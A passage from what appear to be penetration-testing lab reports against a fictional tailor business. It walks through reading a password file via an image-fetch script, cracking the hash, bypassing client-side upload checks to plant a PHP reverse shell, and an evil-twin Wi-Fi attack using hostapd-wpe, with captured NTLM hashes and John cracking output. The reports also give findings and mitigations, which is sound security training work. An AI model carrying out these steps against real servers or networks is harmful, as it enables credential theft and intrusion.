
Firstly, move the file validation over to the server side as soon as possible.

Next, modify the validation method itself to follow industry best practices, such as those from https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload.

Attack Narrative

Brian's webpage


As speculated in the briefing, there is a webpage over at `http://www.artstailor.com/brian`.




We start our inspection by performing a cursory analysis of the page, but there doesn't seem to be much other than images we can click on to view separately, along with Brian's comments on them. There is an admin panel link, but it is protected by HTTP basic auth.

Using Burp Suite to uncover authentication details

Using Burp Suite on the main page to intercept and analyze our HTTP traffic, we pay attention this time to the way in which images are requested...




...and what the response looks like:




As we can see, we can get raw file contents due to the way in which PHP retrieves the images here.

If we navigate over to the admin panel hyperlink on the main page, we notice its PHP file is located in what seems to be the directory where all images are stored:




Using our combined knowledge up to this point, we know that: 1) the admin panel uses basic HTTP authentication under an Apache web server, 2) we can get raw file contents with a `getimage.php` request, and 3) PHP calls to that function will search in the `imgfiles` subdirectory.

With what we have so far, a logical step would be to see if we can get the contents of the Apache `.htaccess` file, normally located in the `www` directory, which would be one directory above the imgfiles directory. This might provide us information about the HTTP basic auth that is being employed, as well. Fortunately, we are correct:




As per the response, we then proceed to look at the contents of the `htpasswd` file, where we uncover Brian's HTTP basic auth hash:



Cracking the htpasswd hash


A simple hash crack with John using the `rockyou.txt` wordlist provided us with the `brian`'s HTTP basic auth credentials:



Exploiting file upload


Using our uncovered credentials, we now have access to the admin panel, which is a simple page allowing for the uploading of images:


We can try to upload non-image files, but it seems that there is at least some level of validation:




Interestingly, nothing was intercepted by Burp during this non-image file upload attempt, meaning that the validation is likely done client-side. Inspecting the source, this turns out to be the case:

We proceed to intercept the response from the server when we request the admin panel to edit the client-side function that validates files. We need to enable an option in Burp before doing so (in the Proxy tab, then under the "Options" sub-tab).






As seen above, there is a `chk()` Javascript function in the response. We can simply edit this to always return true, letting us upload any file we want, e.g. a PHP reverse shell. This is preferable to changing the extension name of the file (e.g. to `rev.php.png`) because it allows the website to physically run the PHP code when we visit `www.artstailor.com/brian/imgfiles/rev.php`.




Getting a reverse shell

After uploading our PHP reverse shell (obtained from our kali machine at `/usr/share/laudanum/php/reverse-php-shell.php`, and originally obtained from https://pentestmonkey.net/tools/web-shells/php-reverse-shell), we can simply set up a netcat listener on our desired port (8888 in this case) and obtain a shell as user `www-data`:




Exfiltration

As user `www-data`, we were able to find a `.information` directory in the `/var/www/html/brian/imgfiles` directory.



The screenshot above (the leftmost column of the `ls` output) shows that our current user is the owner of that directory, but we don't yet have permissions to view it. We simply change this running `chmod u+rwx .information`.

Following this, we are able to successfully retrieve KEY020:



MITRE ATT&CK Framework TTPs

TA0001: Initial Access
- **T1190:** Exploit Public Facing Application
  - **N/A:** N/A

TA0006: Credential Access
- **T1110:** Brute Force
  - **.002:** Password Cracking

TA0003: Persistence
- **T1505:** Server Software Component
  - **.003:** Web Shell

Ex150 Report

Benjamin Ruddy

2022-12-12

Contents

Goal

The goal in this exercise was to exploit a WPA2-EAP wireless network.

Technical Report

Finding: *EAP configuration on wireless network does not validate AP certificates, leading to potential evil twin attack*

Severity Rating: 6.0

CVSS Base Severity Rating: 6.0 AV:A AC:H PR:N UI:R S:C C:H I:L A:N

Vulnerability Description


The configuration of Art's Tailor's EAP deployment on their wireless network does not require validation of Access Point (AP) certificates. This creates the possibility for a malicious AP to be configured with the same name as a legitimate AP, that wirless users may subsquently connect to and inadvertently provide their network authentication credentials to.

Confirmation method


With a monitor-mode capable device, run the following commands to check for the locally available APs from Art's Tailor:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon
```


Confirm the channel of the desired AP given by the last command:




Next, restart the attacker host. run `sudo airmon-ng check kill` once more, and then specify the network interfaces manually in `/etc/network/interfaces`:



Now, c reate a `hostpad-wpe.conf` file with the following:



...and run it as follows:



As seen in the screenshot above, hashed credentials for the legitimate AP were captured. These can be subsequently cracked for an attacker to authenticate with to the real network (see Attack Narrative for details).

Mitigation or Resolution Strategy


Enable AP certificate validation for the current deployment of EAP, and ensure that clients are required to validate said certificate upon connecting.

Consult section 14.4 of EAP-TTLS RFC (https://www.rfc-editor.org/rfc/rfc5281#section-14.4) for more information.

Attack Narrative

Enabling monitor mode, finding AP channel number


We are tasked with finding one of three access points (APs) along with their channel numbers. In this case, the target access point is `artstailor-ddwrt-2`.



With a dedicated monitor-mode capable wireless adapter, the commands that we execute to scan for access points and their channels are:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
sudo airodump-ng wlan0mon
```


As seen in the below `airodump-ng` output, the channel number for `artstailor-ddwrt-2` is 3.



Deploying a fake RADIUS to capture credentials with hostapd-wpe

Our goal is now to set up an access point with the same name as artstailor-ddwrt-2 to see if we can capture credentials from users that may be attempting authentication to it. We do so with the help of `hostpad-wpe`.

But first, we have to once again kill any processes that may be interfering with wireless communications with `sudo airmon-ng check kill`, after which we have to specify our network interfaces manually in the `/etc/network/interfaces` file:



Now, we specify the SSID that we want to create a malicious RADIUS server for in the (`hostpad-wpe.conf` file) and run hostapd-wpe as follows:

```
##### IEEE 802.11 related configuration #####################################

# SSID to be used in IEEE 802.11 management frames
ssid=artstailor-ddwrt-2
```

```
./hostpad-wpe hostpad-wpe.conf
```

Cracking the captured hashes

We were able to get multiple authentication attempts coming from the user `brian`, for which numerous hashes were provided:

```
┌──(kali㉿kali)-[~/hostapd-2.6/hostapd]
└─$ sudo ./hostapd-wpe hostapd-wpe.conf
Configuration file: hostapd-wpe.conf
Using interface wlan0 with hwaddr 00:c0:ca:32:c1:36 and ssid "artstailor-ddwrt-2"
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: authenticated
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 00:c0:ca:32:c1:55
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21


eap-tls/mschapv2: Mon Dec 12 14:02:36 2022
        username:       brian
        challenge:      2b:dc:a3:f2:54:fe:14:a1
        response:       c0:20:03:58:b2:61:95:47:4f:d8:2a:92:79:d1:e3:dc:9f:95:61:c0:a2:42:1b:fc
        jtr NETNTLM:    brian:$NETNTLM$2bdca3f254fe14a1$c0200358b26195474fd82a9279d1e3dc9f9561c0a2421bfc
wlan0: CTRL-EVENT-EAP-FAILURE 00:c0:ca:32:c1:55
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.1X: Supplicant used different EAP type: 21 (TTLS)
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: deauthenticated due to local deauth request
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: authenticated
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: associated (aid 1)
wlan0: CTRL-EVENT-EAP-STARTED 00:c0:ca:32:c1:55
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=21


eap-tls/mschapv2: Mon Dec 12 14:03:49 2022
        username:       brian
        challenge:      4b:32:0d:8c:c0:b5:6b:ef
        response:       87:d6:53:46:30:59:f9:56:a5:aa:95:f3:67:05:68:13:4e:e4:c6:f1:34:f8:8a:8c
        jtr NETNTLM:    brian:$NETNTLM$4b320d8cc0b56bef$87d653463059f956a5aa95f3670568134ee4c6f134f88a8c
wlan0: CTRL-EVENT-EAP-FAILURE 00:c0:ca:32:c1:55
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.1X: Supplicant used different EAP type: 21 (TTLS)
wlan0: STA 00:c0:ca:32:c1:55 IEEE 802.11: deauthenticated due to local deauth request
```


Putting these in a text file and performing a dictionary attack with a popular wordlist via John the Ripper resulted in a successful password crack for Brian's NTLM hash:

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Warning: detected hash type "netntlm", but the string is also recognized as "netntlm-naive"
Use the "--format=netntlm-naive" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
bri[redacted]        (brian)
bri[redacted]        (brian)
bri[redacted]        (brian)
3g 0:00:00:01 DONE (2022-12-12 14:10) 2.912g/s 9187Kp/s 27563Kc/s 27563KC/s brianteamo410..brianl12
Use the "--show --format=netntlm" options to display all of the cracked passwords reliably
Session completed
```

Connecting to the network with the captured credentials

To make a connection with our cracked credentials, we need to make use of `wpa_supplicant` in our attacking Linux host since we are connecting to an 802.11 network managed by a centralized RADIUS server.

After some experimentation, and by referncing https://w1.fi/cgit/hostap/plain/wpa_supplicant/wpa_supplicant.conf, we arrived at the following configuration file (stored in `/etc/wpa_supplicant.conf`):




Subsequently, we were able to authenticate to it with the following `wpa_supplicant` command-line options:

Then, we were able to use `dhclient` to request an IP address on the wireless interface, which finally completes our connection to the artstailor-ddwrt-2 AP:

